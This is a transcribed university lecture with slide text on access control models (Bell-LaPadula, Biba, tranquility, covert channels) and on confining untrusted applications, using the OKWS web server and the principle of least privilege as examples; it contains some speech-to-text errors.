SC, \rightarrow , and \oplus are fixed and do not change with time.

The SC of an object may vary with time

Ravi Sandhu, *Lattice Based Access Control Models*, 1993

27

With information flow policies every object in the system is assigned to a specific security class, for example over here we see three security classes A, B and C, the object in the security class A that is essentially these the blue objects, the objects in the security class B on the green objects and the object in the security class C are these yellow objects, now what the system would provide is some rules which would permit information to flow between these security classes.

So this information flow is defined by this triple security class, flow operator which is this arrow sign and then join relationship, so we can actually define rules to decide how information should flow across the security classes, for example if we write something like this B flows to A, it would mean that information from B can flow to A that is information from B flow to this security class A, similarly we could also write something like this where information from C flows to B and information from B flows to A.

Another way of representing the same thing is by using this so called dominance relation, in this notation what we say is that A dominates B and B dominates C, this is because A can obtain all the information of objects present in B and therefore A dominates B, further we can obtain all the information present in security class C and therefore B dominates C, further we also define something known as the join relation, so this join relation defines how legal information obtained by combining information from two classes.

Suppose let us say that we take a particular object present in security class B and take another object present in security class A, suppose we actually create a third object which is based on

these two objects that is the green object and the blue object, so the join relation would define the security class for this third object.

(Refer Slide Time: 6:56)

Examples

- Trivial case (also the most secure)

- No information flow between classes

$$\begin{aligned} - SC &= \{A_1(\text{low}), A_2, \dots, A_n(\text{high})\} \\ - A_i &\rightarrow A_i \text{ (for } i = 1 \dots n) \\ - A_i \oplus A_i &= A_i \end{aligned}$$

- Low to High flows only

$$\begin{aligned} - SC &= \{A_1(\text{low}), A_2, \dots, A_n(\text{high})\} \\ - A_j &\rightarrow A_i \text{ only if } j \leq i \text{ (for } i, j = 1 \dots n) \\ \forall A_i \oplus A_j &= A_i \end{aligned}$$

28

Let say this with some examples, so will take the most strictest form of information flow and show how we can define a particular case where no information can flow between classes, so that is this example over here and what we see in this example is that we define security classes by the set A1 to AN, where A1 is the lowest security class and AN is the highest security class, then we define that information can flow from AI to AI and nowhere else.

So note and we are defining the information flow in such a way that information can flow only between objects in a specific class and not across different security classes, we also hence define the join relation as follows where AI joins with AJ will give you other object in AI itself, so what it means is that if we take two objects in a certain security class and we join is two objects it would create a third object the same security class.

Now let us relax this strong assumption where we do not want to have information flow between classes, we will see another example where we only permit information flow from a lower security class to a higher security class and not vice versa, so as before we define security class A1 to AN ranging from low to high and define the flow operation as follows.

A of J flows to A of I only if J is less than or equal to I this would permit information flow from a lower class to a higher class, similarly the join relationship is defined as follows, AI joins with AJ would give you AI that is when you join information from a lower security

class with a higher security class the net result is an object the higher security class, so note that with this example what we are achieving is information flow from low to high only.

(Refer Slide Time: 9:31)

Ponder About

- A company has the following security policy
 - A document made by a manager can be read by other managers but no workers
 - A document made by a worker can be read by other workers but no managers
 - Public documents can be read by both Managers and Workers

What are the security classes?
What is the flow operator?
What is the join operator?



29

So this is something you can think about is assume that there is a company which has the following security policy, a document made by a manager can be only read by other managers in the company and no worker should be able to read that particular document, document made by a worker can be only read by other workers in that particular company and no manager should have any access to read that particular document.

Further around a third class of documents which are known as public documents, so these public documents can be read by the both the managers as well as the workers, now you have to think about how would you define security classes for this particular company, what is the flow operator to achieve this particular security policy, further what should be the join operator achieve this particular security flow policy.

(Refer Slide Time: 10:41)

Mandatory Access Control

- Most common form is multilevel security (MLS) policy
 - Access Class
 - Objects need a classification level
 - Subjects needed a clearance level
 - A subject with X clearance can access all objects in X and below X but not vice-versa
 - Information only flows upwards and cannot flow downwards



30

We will now look at the mandatory access control mechanism, so the MAC or the mandatory access control mechanism is the most common form of a multi-level security policy or an MLS policy, in this particular policy we define four access classes, these are top-secret, secret, confidential and unclassified, every object in the system is given a particular classification level that is an object the system could be either classified as top-secret, secret, confidential or unclassified.

Similarly every subject like a user of that system is also given a particular clearance level, so for an example if a subject X is present in that system, that subject get a clearance level of top-secret, secret, confidential or unclassified, based on this clearance and classification levels we can then define rules to decide which subject can access which object.

Bell-LaPadula Model

- Developed in 1974
- Objective : Ensure that information does not flow to those not cleared for that level
- Formal model for access control
 - allows formally prove security
- Four access modes:
 - read, write, append, execute
- Three properties (MAC rules)
 - No read up (simple security property (ss-property))
 - No write down (*-property)
 - ds property : discretionary security property (every access must be allowed by the access matrix)

D. E. Bell and L. J. LaPadula, *Secure Computer System: Unified*

31


So one of the most common forms of the MLS policy Bell-LaPadula model, so this was developed by Bell and LaPadula and this was developed in 1974, the objective of this particular model is to ensure that information does not flow to those are cleared for that level, so the Bell-LaPadula model provides three properties or three rules, so Bell-LaPadula model is the first model for access control which allows to formally prove security in assistant.

There are four access modes read, write, append and execute, so these four access modes are defined between subjects and objects, in another words these four access modes are defined for clearance levels and classification levels, so it would say that a subject with a certain clearance level can access objects in a certain classification level.

So Bell-LaPadula model defines three different properties, it defines No Read Up or also known as the Simple Security property or the SS property, it also defines a second property known as No Write Down or the Star property and finally it defines Discretionary security property which mediates every access based on the access matrix, so let us look at what these two policies are No Read Up and No Write down

(Refer Slide Time: 13:42)

No read up




- Can only read confidential and unclassified files

32

Essentially with No Read up this is what happens, let us say you have a subject with a clearance level of confidential, so with No Read Up it would mean that this subject cannot read any objects having a high classification level, so for example this subject will not be able to read any secret objects or any top-secret objects, on the other hand this subject which has a clearance levels of confidential can read all the objects which are classified as confidential as well as all the objects which are unclassified, thus we see that information flow is only restricted from a lower classification level to a higher classification level and not vice versa.

(Refer Slide Time: 14:43)

No Write Down



- Cannot write into an unclassified object


33

Additionally the Bell-LaPadula model also has its second property known as No Write Down, so what this particular property means is that while a subject with a clearance level of

confidential can write objects in confidential level or secret level or top-secret level, it will not be able to write to any unclassified objects, now this particular property is a bit difficult to understand, essentially what we are restricting here is that a user with a certain clearance level cannot write to objects which are at a lower classification level, on the other hand this particular subject can write to all objects at a higher classification level.

(Refer Slide Time: 15:28)

Why No Write Down?



- A process infected with a trojan, could read confidential data and write it down to unclassified
- We trust users but not subjects (like programs and processes)


34

Now in this particular slide we will see why the Bell-LaPadula model defines No Write Down, let us assume that we have a process over here which is having a confidential clearance, this meant to say this particular process can read objects that are classified as confidential, now let us assume that this process is infected by a malware or a Trojan as we know when this Trojan executes it inherits all the privileges of its parent process, in this case the Trojan will run with a clearance of confidential.

Therefore the Trojan can read all the confidential files, now what the Trojan can do if there is No Write Down policy what this Trojan could do is that it could write this confidential files to the classified level, thus we see that there is a flow of information from confidential to unclassified, in order to prevent such flows from a higher classification level to a lower classification level the Bell-LaPadula model defines the No Write Down policy.

(Refer Slide Time: 16:46)

No Write Down



- Cannot write into an unclassified object

33

So another thing to notice over here is that while the Bell-LaPadula model prevents writing to files which are at a lower classification level, it does not prevent writing to files at higher classification levels, so this means at subject with a clearance of confidential can write files which are secret and top-secret, however this subject will not be able to read the other files, so this particular rule in the Bell-LaPadula model is added so as to achieve a formal proof of security.

(Refer Slide Time: 17:23)

ds-property

- Discretionary Access Control
 - An individual may grant access to a document he/she owns to another individual.
 - However the MAC rules must be met

MAC rules over rides any discretionary access control. A user cannot give away data to unauthorized persons.

35

The third property which the Bell-LaPadula model defines is the DS property which stands for Discretionary Access control, so what it say is that even though you have a mandatory access control or a MAC layer defined, nevertheless you should still have a discretionary

access control mechanism in your system, essentially the MAC rules overwrite the discretionary access control policies, a user cannot give away data to unauthorised persons.

Now with the discretionary access control policies are subject may grant access to a document that he or she owns to another individual, however this can only be permitted provided the MAC rules are meant, so for example say that a particular subject has a top-secret clearance level, so this means that, that particular subject can read or write two files which are marked as top-secret.


Now the discretionary access control present in the Bell-LaPadula model would permit that this particular top-secret user could use the access matrix to grant rights to other, so what this means, with the discretionary access control mechanism is particular user can grant rights for the top-secret objects to other users, however since the MAC rules also have to be met that is the No Write Down and that is the No Read Up and No Write Down it would mean that this particular user get only grant access to subjects which are at the same top-secret level.

So for example this subject will not be able to grant a read access to another subject who is marked as unclassified, so a subject with a clearance level of top-secret will not be able to grant read access for a document to another subject who has a clearance level of unclassified, so this would ensure that even though the discretionary access control mechanisms are present in the system, the mandatory access control mechanisms would prevent unauthorised flow of information across the various clearance levels.

(Refer Slide Time: 20:12)

Limitations of BLP

- Write up is possible with BLP
- Does not address Integrity Issues



User with clearance can modify a secret document
BLP only deals with confidentiality. Does not take care of integrity.

The limitations of the Bell-LaPadula model is as follows, first as you would have noticed that the Bell-LaPadula model permits a user with a clearance of confidential to write two files which is marked as secret or top-secret, now this could cause integrity issues, the Bell-LaPadula model is only concerned with confidentiality it is design to permit users with the right clearance level access right documents with the correct location level.

(Refer Slide Time: 20:50)

Limitation of BLP (changing levels)

- Suppose someone changes an object labeled *top secret* to *unclassified*.
 - breach of confidentiality
 - Will BLP detect this breach?
- Suppose someone moves from clearance level top secret to unclassified
 - Will BLP detect this breach?

Need an additional rule about changing levels

37

Another limitation of the Bell-LaPadula model is the case when there is a change of levels, let us assume that a user has a clearance of top-secret a particular company, now after sometimes let us assume that user leaves the company, so what should happen is that user should move from top-secret to an unclassified clearance, so this could lead to a breach of confidentiality, it would mean that top-secret information present in the company is now accessed by unclassified users, so the Bell-LaPadula model would not be able to detect this breach, therefore an additional rule would require whenever there is a change of levels.

Tranquility

- **Strong Tranquility Property:**
 - Subjects and objects do not change label during lifetime of the system
- **Weak Tranquility Property:**
 - Subjects and objects do not change label in a way that violates the *spirit* of the security policy.
 - Should define
 - How can subjects change clearance level?
 - How can objects change levels?


38

In order to achieve this there is an additional rule known as the Tranquillity properties which are defined for the Bell-LaPadula model, there are two forms of the tranquillity property, Strong Tranquillity property and Weak Tranquillity property, a Strong Tranquillity property is defined that subjects and objects do not change labels during the lifetime of the system, if the particular subject is having a clearance of say top-secret, then a particular subject would remain in the a top-secret clearance for the entire duration of the system.

Further similar way if an object is defined as say confidential then the object will remain confidential for the entire lifetime of the system, so a weaker tranquillity property is defined as follows subject and objects do not change label in a way that violates the spirit of the security policy, essentially this Weak Tranquillity property should define our subjects and objects can change levels so that the Bell-LaPadula properties are not violated, while proving the security of the system with this Strong Tranquillity property in be easily done, proving the security with Weak Tranquillity property becomes much more difficult.

(Refer Slide Time: 23:18)

Limitations of BLP (Covert Channels)



- Covert channels through system resources that normally not intended for communication.
- covert channel examples:
page faults, file lock, cache memory, branch predictors , rate of computing, sockets
- Highly noisy, but can use coding theory to encode / decode information through noisy channels

39

Another limitation of the Bell-LaPadula model is with respect to covert channels, so let us say that you have this particular process which is running with a clearance of confidential, now the Bell-LaPadula model would ensure at this particular process or any Trojan running within this particular process does not transfer information which is confidential to the unclassified level, however in spite of the Bell-LaPadula model in place communication may still occur so what is known as covert channels.

So covert channels are essentially a channel for communication which is not intended by design, for example the user page faults, file lock, cache memory, branch predictors and so on can be used as covert channels, so these channels although they are highly noisy can still be used to transfer information from one classification level to another unauthorised classification level inspired of the Bell-LaPadula model or any other such MLS model crescent, in a later lecture we will look at an example of a covert channel and will also see how a covert channel works in practice.

(Refer Slide Time: 24:43)

Biba Model


- Bell-LaPadula upside down
- Ignores confidentiality and only deals with integrity
- Goals of integrity
 - Prevent unauthorized users from making modifications to an object
 - Prevent authorized users from making improper modifications to an object
 - Maintain consistency (data reflects the real world)
- Incorporated in FreeBSD

40

So will look at another example of an MLS model now so this is known as the Biba model and essentially it is the Bell-LaPadula model upside down, while the Bell-LaPadula model is only concerned with confidentiality and is not bothered about integrity, the Biba model on the other hand is mainly concerned with integrity, so the main role of the Biba model is to prevent unauthorized users from making modifications to an object.

(Refer Slide Time: 25:16)

BIBA Properties (read up / write down)



Properties
No read down : Simple Integrity Theorem
No write up : * Integrity Theorem

Kenneth J. Biba in 1975

41


The Biba property was proposed by Kenneth J Biba in 1975 and it defines two rules in addition to the DS rule, the first rule is no read down or the simple integrity theorem, while the second rule is no write up or the star integrity theorem, so with the simple integrity theorem a particular subject with a certain clearance could read objects which are at a

clearance, it can also read objects at the same clearance and it can write to objects at a lower clearance.

So you see the path of information flow, information flow can go from a higher clearance level to a lower clearance level on the other hand what the Biba property does not permit is the no read up and the no write up, in other words the Biba model would prevent information flow from a lower level to a higher level.

(Refer Slide Time: 26:24)

Why no Read Down?




- A higher integrity object may be modified based on a lower integrity document

42

So why does the Biba model prevent read down, essentially if read down is permitted then a higher integrity object may be modified by a lower integrity document.

(Refer Slide Time: 26:39)

Example



43

So for example let us say we have a hierarchy like this of general, captains and private, so when you apply the Biba model to this that is a document created by let us say the general should be readable to all subjects at a lower level, further the Biba model also defines the property for no read down, so what this means is that a file created by the captains cannot be read by the general.

So the Biba model as such is adopted in several operating systems, essentially it would ensure that system files can be read by all users in the system, however the system files will not be able to be modified by any of the underprivileged users, in the next lecture in this course we will look at more details about covert channels, we will take an example of a cache covert channel and see how information can flow from say one entity to another entity in an unauthorised manner. Thank you.

Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Confinement in Applications

Hello and welcome to this lecture in the course for Secure Systems Engineering, now let us say that you have downloaded a program from the internet, you are not very certain whether you can trust that program, you are not certain that if you run that program your system may get compromised or let us say you are not certain whether that program may steal secret information or may crash your system, may delete your files and so on.

So these programs which we call as untrusted programs in this particular lecture and the lectures that follow we will see how you could run untrusted programs in your system.

(Refer Slide Time: 01:00)

Untrusted Programs

Untrusted Application

- Entire Application untrusted
- Part of application untrusted
 - Modules or library untrusted

Possible Solutions

- Air Gapped Systems
- Virtual Machines
- Containers
 - (all are coarse grained solutions)

2

While this lecture looks at the entire application that is untrusted and how you would run an application which you do not trust in your system while a future lecture would look at modules and libraries which are untrusted, so for example let us say that you are running an application and you use a third party module or a third party library which is needed for that application to execute.

Now you may download that module or library from the internet and you are not certain whether you can actually trust that library you are not certain for example if that is a malicious code

present in that library, so the question comes is how would you run your application in spite of not trusting the modules and the libraries that the applications uses, so there are some obvious solutions for this thing.

So the first is to use air gapped systems, so what we mean by this is that you could possibly have a computer which is totally isolated from all the other computers present in your LAN, in your network, you can install the required operating systems and all other software present in this special dedicated system and run your untrusted application over there, another option which is adopted quite often in cloud computing environments is to have Virtual Machines.

So with this solution you could create a virtual machine in your system, install a guest operating system in that virtual machine and then run the untrusted programs on that virtual machine, now a third solution is to use containers such as dockers which is not as strong as the air gapped systems and virtual machines but yet is able to provide some level of isolation in which you could run your untrusted applications.


So what we see is that all of these solutions the air gapped systems, Virtual Machines and containers would provide some degree of isolation in which untrusted application can execute however all of these are very coarse grain solutions, so what we mean by this is that each of this solutions would require a dedicated entity to be present for example with air gap systems, you would require a compete dedicated computer just to run the untrusted program.

With virtual machines you still would require an entire virtual machine to be present in your system while similarly with containers you would require a container such as docker to be present in your system, so what we would be seeing in this lecture is a fined grain solution which uses remote procedure calls or RPCs to create isolate entities.

(Refer Slide Time: 04:18)

Vulnerable Applications

- A vulnerability in one application compromises the entire application



QUESTION

3


The scenario we consider in this lecture is as follows, let us say we have a large application running in a system so this application has several different modules and all of these modules runs within a single application process, now let us say that there are several vulnerabilities in this particular application as we have seen therefore even if a single vulnerability gets exploited then the attacker would be able to get access to that particular application and therefore will gain access to the entire application space, thus what we need is to be able to design such an application so that even if the vulnerabilities are present in the application, the attacker will have limited amount of information that can be obtained from that exploited vulnerability.

So what we will look at in this lecture is how we design such large application so that even if a vulnerability gets exploited by an attacker, the amount of damage that can be caused by that exploit is limited and the entire application would not be affected by that single exploit.

(Refer Slide Time: 05:40)

Confinement (using RPCs)


- Run each module as a different process (different address spaces)
 - Use RPCs to communicate between modules
 - Hardware ensures that one process does not affect another



At a high level what we are going to do is that we are going to break this large application into several sub modules which would look something like this, each of this sub modules would then interact with each other using remote procedure calls or RPCs, now each of this sub modules runs as an independent process, therefore if a vulnerability is exploited by an attacker in one of these process modules it would mean that the attacker can only gain access to that particular module.

No other module such as these three would be compromised, thus they are able to contain the damage that is done to only a single module in the entire application.

(Refer Slide Time: 06:42)



5

As a case study for this approach we would look at this particular paper over here which designs something known as the OKWS web server, so it shows how a typical web server can be exploited and how a web server can be then designed so as to get higher levels of security, as a case study we would look at this particular paper on the OKWS web server, so this paper was published in 2004 and it starts off with actually redoing the Apache web server and all the vulnerabilities that were present in the Apache web server in 2004 and it also provides a design for a better approach for designing a web server.

So this web server was known as the OKWS web server, it should be note that although some of the aspects maybe different now, it still makes a very interesting case study so let us look how a typical web server look like in 2004, so the web server, a typical web server had several modules like this all of these modules ran in a single address space, so whenever a client connects to this web server through the web browser client, the connection module within its web server gets triggered and the connection module would then interpret details about the connection and then pass on that information to one of the different modules.

So for example if the web browser client has requested for an encrypted page then the connection module would pass that information to the SSL module which is present in the web server, on the other hand if the client requested for a PHP page then the connection module would send that request to the PHP module, further there would be one back end database which is accessed by


all the different modules present in the web server, so corresponding to that particular access, the response goes back to the client through the connection module.

Now two things to note over here is that all of these modules like the connection module, the core modules and the various other specific modules run from a single address space, that is all of them run as a single process, further if we have multiple clients connecting to this web server then there are multiple processes which responds each process amping a single corresponding client.

The back end database server however remains the same so now a single web server may host multiple web pages for example the single web server could host let us say a search engine as well as a daily newspaper, so both of these are finally managed by the single database server, now the security for this entire system rests on the database server, the isolation provided between the search engine webpage and the newspaper web page is only controlled by the coarse grained access control policies of the data base server.

Further, note that since each web server runs in a single address space, single vulnerability in any of these modules could compromise the entire web server and could possibly compromise the entire data base server as well.

(Refer Slide Time: 10:39)




So what we have, let us say is two processes T1 and T2 and these two processes are created by two clients, user 1 and user 2, so let us say for example user 1 is connects to the web server and is using search engine which is hosted on the web server as we have discussed when the user 1 connects a new process gets created which is process P1 and based on the query from the user, the corresponding service in the data base is accessed, in this case this service would be the data base for the search engine and the result is then sent back to the user 1.

Now in a similar way let us say there is a user two and this user 2 connects to the same web server and is using the newspaper web page, now this particular graph over here is the dependency graph which shows how the various entities are dependent on each other, so for example each H over here would determine the dependence when the system gets compromised, example if process P1 gets compromised, then the H from T1 to S1 would imply that the service S1 would also get compromised.

Now note that due to the single address space that is present for the entire web server, so even though P1 is only meant to query the search engine due to the single address space the service S2 which corresponds to the newspaper is also compromised, similarly the other state data T1, T2, T3, T4 is also compromised. Let us say that there is a vulnerability in the web server as a result process P1 gets exploited, now we will trace the result of this single exploit.

(Refer Slide Time: 12:42)



So the dependency graph now looks something this way so we have an exploit or a vulnerability that it exploit in the process P1 since service 1 and service 2 are connected to P1 therefore both the service 1 as well as service 2 are compromised, similarly since the service 1 as service 2 is compromised the entire data base is compromised.

Now the states T1, T2, T3 and T4 are compromised and therefore the user 1 and user 2 are compromised, so what we see from this dependency graph is that a single vulnerability in a particular process in the web server can compromise all users and all services that that web server supports.

(Refer Slide Time: 13:36)

Known attacks on Web Servers

- A bug in one website can lead to an attack in another website
example: Amazon holds credit card numbers. If it happens to share the same web server as other users this could lead to trouble.
- Some known attacks on Apache's webserver and its standard modules
 - Unintended data disclosure (2002)
users get access to sensitive log information
 - Buffer overflows and remote code execution (2002)
 - Denial of service attacks (2003)
 - Due to scripting extensions to Apache

8

So due to this design architecture there have been seven different attacks on the Apache's web servers prior to 2004, so some of the attacks were unintended data disclosure in 2002 where users could get accessed to sensitive log information, buffer overflows were exploited in order to execute remote code, denial of service attacks were done, another scripting attacks were also on around the same time.

Now the OKWS web server which we will review today is based on something known as the Principle of Least Privileges, so this is a very fundamental principle which covers a lot of security designs.

(Refer Slide Time: 14:21)

Principle of Least Privileges

Aspects of the system most vulnerable to attack are the least useful to attackers.

- Decompose system into subsystems
- Grant privileges in fine grained manner
- Minimal access given to subsystems to access system data and resources
- Narrow interfaces between subsystems that only allow necessary operations
- Assume exploit more likely to occur in subsystems closer to the user (eg. network interfaces)
- Security enforcement done outside the system (eg. by OS)

9

Principle of these privileges is based on the fact that aspects of the system most vulnerable to attack quite often have the least useful information for the attacker, so in order to design a system which complies with the Principle of Least Privileges we should first decompose the system into several sub systems or several sub modules and run privileges in a fine grained manner essentially each of the sub modules should be given just limited amount of privileges so that it can execute.

So let us say for example we have a particular module which only accesses the USB device in your system, therefore your system should be designed in such a way so that this particular module is only given read and write access to the USB and is not able to access any other system resources, in a similar way such Principles of Least Privileges can be applied to every module, another example is say for instance we have one particular module which only reads and writes from one file present in the system thus system should be defined so that even if there is a vulnerability in that particular module and the attacker is able to create an exploit and compromise that particular module.


The only file that gets compromised there would be only one file that gets compromised, so in order to achieve this minimal access for a particular module the system should be defined so that there are narrow interfaces between the sub systems in order to achieve this minimal access between the sub systems what should be defined is that the interface between the various

modules should be as narrow as possible that is to say if there are two modules and one module just calls two functions in another module then the system should be defined in such a way that only those two functions can be evoked and no other function from that second module is accessible from the first module.

In addition to these other aspects that becomes crucial while designing such a secure system is that security should be enforced by someone outside the system for example the operating system which means to see that if you are designing a large application you should ensure that the security manager or the component which actually handles the security of that particular application is an entity which is outside that application and this is required because if that security module within the application itself gets compromised then the entire application itself is compromised.

On the other hand if the operating system itself is responsible for the application security then this operating system is outside the application, thus the attacker would need to compromise the operating system to gain access to the application and this could be several times more harder another very useful assumption is that during an attack scenario, it is more likely that attacks occur in interface which are closer to the user for example the network interfaces, so therefore comparatively it would be more critical to protect these types of interfaces.

(Refer Slide Time: 18:09)



